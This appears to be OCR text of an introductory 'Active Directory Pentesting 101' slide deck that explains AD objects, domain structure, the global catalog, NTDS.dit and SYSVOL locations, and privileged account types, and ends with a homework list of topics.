ACTIVE DIRECTORY

PENTESTING 101

Presented by : rootkid

Pavan Saxena (ROOtKid)


ABOUT SPEAKER

PAVAN SAXENA (ROOTKID)

I've been working as a penetration tester in the cybersecurity industry for the past three years, with an insatiable hunger for knowledge and a passion for sharing what I learn.

INTRODUCTION TO ACTIVE DIRECTORY


ACTIVE DIRECTORY




Active Directory (AD) is **Microsoft's proprietary directory service**. It runs on Windows Server and enables administrators to **manage permissions and access to network resources**. Active Directory stores data as objects.

What are Objects?


Objects are individual entities representing something on a network such as:




Users



Groups



Computers




Printers

Organizational Unit (OU): A container for organizing and managing domain objects, used for applying policies and permissions.


Domain Structure


- Forest: A forest is a collection of one or more AD trees, creating a logical boundary where domains share the same schema and trust each other.
- Tree: A tree is a set of domains within the same DNS namespace, with automatic trust between parent and child domains.
- Domain: A domain is a logical container for objects like users and computers, with its own policies, security, and DNS name; it can have sub-domains.



Global Catalog

The Global Catalog in Active Directory is a central repository that stores a partial replica of all objects in the forest, enabling quick searches and authentication across domains.






Active Directory Database (NTDS.dit)

AD's data, such as user accounts, groups, and other objects, are stored in a database called NTDS.dit.


The Active Directory Data Store

- %systemroot%\NTDS\ntds.dit
- Logical partitions
  - Domain naming context
  - Schema
  - Configuration
  - Global catalog (aka Partial Attribute Set)
  - DNS (application partitions)
- SYSVOL
  - %systemroot%\SYSVOL
  - Logon scripts
  - Policies




ACTIVE DIRECTORY AUTHENTICATION

Kerberos





Active Directory - Privileged Accounts
Domain Administrator
Full administrative rights across the entire domain.
Account Operator
Permissions to create, modify, and delete user and group accounts.
Enterprise Administrator
Full administrative rights across the entire forest, including all domains.
DNS Admin
Administrative rights over DNS settings and configurations in AD.
Administrator (Local/Domain)
Administrator account on individual domain controllers or member servers.
Service Account (privileged)
Service accounts with elevated privileges for running critical services.

ANY QUESTIONS ?


Homework



Different types of Trusts in an Active Directory
Active Directory Partitions
Active Directory LDAP Authentication
Active Directory FSMO Roles.
Active Directory DNS Zone Types
Active Directory - Delegation
What is NTLM and How it Works?



